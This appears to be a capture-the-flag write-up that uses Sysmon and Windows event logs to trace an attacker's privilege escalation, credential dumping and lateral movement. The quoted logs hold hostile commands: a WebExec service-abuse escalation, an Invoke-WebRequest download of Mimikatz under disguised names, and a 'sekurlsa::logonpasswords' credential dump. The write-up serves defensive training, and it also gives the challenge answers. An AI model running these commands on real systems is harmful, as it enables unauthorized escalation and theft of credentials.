
*Since all commands (sysmon event id 1) by the attacker are initially running through the **cookie_recipe.exe** binary, we can set its full-path as our **ParentProcessImage** to find child processes it creates sorting on timestamp.*

Each command the attacker executes spawns a new process under cookie_recipe.exe. Change our previous search to look for ParentProcessImage instead of ProcessImage and remove EventID 3.



```
ParentProcessImage:"C\:\\Users\\minty\\Downloads\\cookie_recipe.exe"
```

Check CommandLine on the left side. Note that the most recent events are at the top of the message pane, so scroll down to the bottom to find the first/oldest command.



2019-11-19 05:24:15.000	elfu-res-wks1	C:\Windows\system32\cmd.exe /c "whoami "	1	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

```
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2442 Tue Nov 19 05:24:15 2019 1 Microsoft-Window
YSTEM User Information elfu-res-wks1 Process Create (rule: ProcessCreate) Process Create: RuleName: UtcTime: 2019-1
4:15.595 ProcessGuid: {BA5C6BBB-ECFF-5DD3-0000-0010AE583300} ProcessId: 1864 Image: C:\Windows\SysWOW64\WindowsPowe
0\powershell.exe FileVersion: 10.0.14393.206 (rs1_release.160915-0644) Description: Windows PowerShell Product: Mic
```


2019-11-19 05:24:02.000	elfu-res-wks1	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	1	C:\Windows\System32\conhost.exe

```
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2435 Tue Nov 19 05:24:02 2019 1 Microsoft-Window
YSTEM User Information elfu-res-wks1 Process Create (rule: ProcessCreate) Process Create: RuleName: UtcTime: 2019-1
4:02.451 ProcessGuid: {BA5C6BBB-ECF2-5DD3-0000-0010C62A3300} ProcessId: 5816 Image: C:\Windows\System32\conhost.exe
on: 10.0.14393.0 (rs1_release.160715-1616) Description: Console Window Host Product: Microsoft® Windows® Operating
```

2019-11-19 05:24:02.000	elfu-res-wks1	"C:\Users\minty\Downloads\cookie_recipe.exe"	1	C:\Users\minty\Downloads\cookie_recipe.exe

The conhost event occurs at the same time as the execution of cookie_recipe.exe, so it is probably caused by cookie_recipe.exe. The first command is whoami.

Question 4—How did the attacker escalate privileges?




Question 4:

What is the one-word service name the attacker used to escalate privileges?

Answer: webexservice

*Continuing on using the **cookie_reciper.exe** binary as our **ParentProcessImage**, we should see some more commands later on related to a service.*

The attacker makes several queries about services, and finally executes this attack against the webexservice. He is using the WebExec vulnerability published this year by Ron Bowes. https://blog.skullsecurity.org/2018/technical-rundown-of-webexec



2019-11-19 05:31:02.000	elfu-res-wks1	C:\Windows\system32\cmd.exe /c "sc start webexservice a software-update 1 wmic process call create "cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe" "	1	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

```
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2570 Tue Nov 19 05:31:02 2019 1 Microsoft-Windows-Sys
SYSTEM User Information elfu-res-wks1 Process Create (rule: ProcessCreate) Process Create: RuleName: UtcTime: 2019-11-19
31:02.507 ProcessGuid: {BA5C6BBB-EE96-5DD3-0000-001041783900} ProcessId: 740 Image: C:\Windows\SysWOW64\WindowsPowerShel
1.0\powershell.exe FileVersion: 10.0.14393.206 (rs1_release.160915-0644) Description: Windows PowerShell Product: Micros
```

5cf94ab0-1b70-11ea-b211-0242ac120005

Received by
Syslog TCP on 83d46e5e / 61a0de1ff3c0


CommandLine
```
C:\Windows\system32\cmd.exe /c "sc start webexservice a software-update 1 wmic proce
ss call create "cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe" "
```

Stored in index

EventID

The attacker uses WebExec to start a new malicious file, cookie_recipe2.exe.

Question 5—How did the attacker dump credentials?



Question 5:

What is the file-path + filename of the binary ran by the attacker to dump credentials?


Answer: C:\cookie.exe

*The attacker elevates privileges using the vulnerable **webexservice** to run a file called **cookie_recipe2.exe**. Let's use this binary path in our **ParentProcessImage** search.*


Change the search we've been using to search for cookie_recipe2.exe instead of cookie_recipe.exe.


```
ParentProcessImage:"C\:\\Users\\minty\\Downloads\\cookie_recipe2.exe"
```


As you scroll up from the bottom, you will see the attacker download MimiKatz and save it with different filenames, likely trying to evade antivirus.


```
2019-11-19 05:35:25.000    elfu-res-wks1    C:\Windows\system32\cmd.exe /c "Invoke-WebRequest -Uri h
                                            ttps://github.com/gentilkiwi/mimikatz/releases/download/2.2.
                                            0-20190813/mimikatz_trunk.zip -OutFile cookie.zip "
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2692 Tue Nov 19 05:35:25 2019 1
YSTEM User Information elfu-res-wks1 Process Create (rule: ProcessCreate) Process Create: RuleName
```

He also tries to execute several of those files. It appears that cookie.exe is successful.


```
2019-11-19 05:45:14.000    elfu-res-wks1    C:\Windows\system32\cmd.exe /c "C:\cookie.exe "privilege::d
                                            ebug" "sekurlsa::logonpasswords" exit "
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2828 Tue Nov 19 05:45:14 2019 1
YSTEM User Information elfu-res-wks1 Process Create (rule: ProcessCreate) Process Create: RuleName
```

Question 6—What account did the attacker use to pivot to another workstation?



Question 6:

The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

Answer: alabaster

*Windows Event Id **4624** is generated when a user network logon occurs successfully. We can also filter on the attacker's IP using **SourceNetworkAddress**.*


Look back to the search we had for Question 2 (repeated below), where the attacker used cookie_recipe.exe to gain remote access. The connection was to 192.168.247.175. Let's search for Event 4624 with a source address of 192.168.247.175.



Timestamp	source	DestinationIp	DestinationPort	EventID	ProcessImage
2019-11-19 05:24:04.000	elfu-res-wks1	192.168.247.175	4444	3	C:\Users\minty\Downloads\cookie_recipe.exe


```
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2441 Tue Nov 19 05:24:04 2019 3 Microsoft-W
YSTEM User Information elfu-res-wks1 Network connection detected (rule: NetworkConnect) Network connection det
e: UtcTime: 2019-11-19 13:24:03.757 ProcessGuid: {BA5C6BBB-ECF2-5DD3-0000-001086363300} ProcessId: 5256 Image:
```

After several connections to elfu-res-wks1, the attacker moves to elfu-res-wks2.



```
2019-11-19 05:59:   elfu-res-wks2          elfu-res-wks2                  DEFANELF        192.168.247.175
48.000
elfu-res-wks2 MSWinEventLog 1 Security 1323 Tue Nov 19 05:59:48 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A Succes
Audit elfu-res-wks2 Logon An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domai
n: - Logon ID: 0x0 Logon Information: Logon Type: 3 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes Imperso
ation Level: Impersonation New Logon: Security ID: S-1-5-21-2526793473-266036237-1969649614-1006 Account Name: alabaster Acc

2019-11-19 05:59:   elfu-res-wks2          elfu-res-wks2                  DEFANELF        192.168.247.175
47.000
elfu-res-wks2 MSWinEventLog 1 Security 1319 Tue Nov 19 05:59:47 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A Succes
Audit elfu-res-wks2 Logon An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domai
n: - Logon ID: 0x0 Logon Information: Logon Type: 3 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes Imperso
ation Level: Impersonation New Logon: Security ID: S-1-5-21-2526793473-266036237-1969649614-1006 Account Name: alabaster Acc

2019-11-19 05:47:   elfu-res-wks1          elfu-res-wks1                  DEFANELF        192.168.247.175
34.000
elfu-res-wks1 MSWinEventLog 1 Security 2920 Tue Nov 19 05:47:34 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A Succes
Audit elfu-res-wks1 Logon An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domai
n: - Logon ID: 0x0 Logon Information: Logon Type: 3 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes Imperso
ation Level: Impersonation New Logon: Security ID: S-1-5-21-2526793473-266036237-1969649614-1006 Account Name: alabaster Acc
```


Poor Alabaster is a victim again this year.



```
            elfu-res-wks2                        DEFANELF          192.168.247.175

l Security 1319 Tue Nov 19 05:59:47 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A
An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Accou
nformation: Logon Type: 3 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes
n New Logon: Security ID: S-1-5-21-2526793473-266036237-1969649614-1006 Account Name: alak

b211-0242ac120005
```

```
AccountDomain
-
AccountName
alabaster
AuthenticationPackage
NTLM
```

Question 7—What time does the attacker make a Remote Desktop (RDP) connection?




Question 7:

What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Answer: 06:04:28

LogonType 10 *is used for successful network connections using the RDP client.*


This was the hardest question of the challenge, as it asked for a connection time instead of a successful login via RDP time. Unless you knew to use the Login Type that signifies an RDP login instead of searching for RDP connections, you could spin your wheels for hours. This site shows that the login type we want is 10. https://eventlogxp.com/blog/logon-type-what-does-it-mean/



```
LogonType:10

2019-11-19 06:04:    elfu-res-wks2        elfu-res-wks2        ELFU-RES-WKS2    192.168.247.175
28.000
elfu-res-wks2 MSWinEventLog 1 Security 347 Tue Nov 19 06:04:28 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A Success
Audit elfu-res-wks2 Logon An account was successfully logged on. Subject: Security ID: S-1-5-18 Account Name: ELFU-RES-WKS2$
Account Domain: NORTHPOLE Logon ID: 0x3E7 Logon Information: Logon Type: 10 Restricted Admin Mode: No Virtual Account: No Ele
vated Token: Yes Impersonation Level: Impersonation New Logon: Security ID: S-1-5-21-2526793473-266036237-1969649614-1006 Acc

2019-11-19 06:01:    elfu-res-wks2                             ELFU-RES-WKS2    192.168.247.175
32.000
elfu-res-wks2 MSWinEventLog 3 Security 1441 Tue Nov 19 06:01:32 2019 4625 Microsoft-Windows-Security-Auditing N/A N/A Failure
Audit elfu-res-wks2 Logon An account failed to log on. Subject: Security ID: S-1-5-18 Account Name: ELFU-RES-WKS2$ Account Do
main: NORTHPOLE Logon ID: 0x3E7 Logon Type: 10 Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: alabaster A
ccount Domain: ELFU-RES-WKS2 Failure Information: Failure Reason: The user has not been granted the requested logon type at t

2019-11-19 06:01:    elfu-res-wks2                             ELFU-RES-WKS2    192.168.247.175
28.000
elfu-res-wks2 MSWinEventLog 3 Security 1418 Tue Nov 19 06:01:28 2019 4625 Microsoft-Windows-Security-Auditing N/A N/A Failure
Audit elfu-res-wks2 Logon An account failed to log on. Subject: Security ID: S-1-5-18 Account Name: ELFU-RES-WKS2$ Account Do
main: NORTHPOLE Logon ID: 0x3E7 Logon Type: 10 Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: alabaster A
ccount Domain: ELFU-RES-WKS2 Failure Information: Failure Reason: The user has not been granted the requested logon type at t

2019-11-19 05:59:    elfu-res-wks2                             ELFU-RES-WKS2    192.168.247.175
54.000
elfu-res-wks2 MSWinEventLog 3 Security 1344 Tue Nov 19 05:59:54 2019 4625 Microsoft-Windows-Security-Auditing N/A N/A Failure
Audit elfu-res-wks2 Logon An account failed to log on. Subject: Security ID: S-1-5-18 Account Name: ELFU-RES-WKS2$ A
main: NORTHPOLE Logon ID: 0x3E7 Logon Type: 10 Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: al
```

We see that the attacker failed several times before making an RDP connection from 192.168.247.175 to elfu-res-wks2 at 06:04:28.

Question 8—What is the third host the attacker connects to?



Question 8:


The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the **SourceHostName,DestinationHostname,LogonType** of this connection?

(submit in that order as csv)

Answer: elfu-res-wks2,elfu-res-wks3,3


*The attacker has GUI access to workstation 2 via RDP. They likely use this GUI connection to access the file system of of workstation 3 using explorer.exe via UNC file paths (which is why we don't see any cmd.exe or powershell.exe process creates). However, we still see the successful network authentication for this with event id **4624** and logon type **3**.*

Logon type 3 is a network logon.



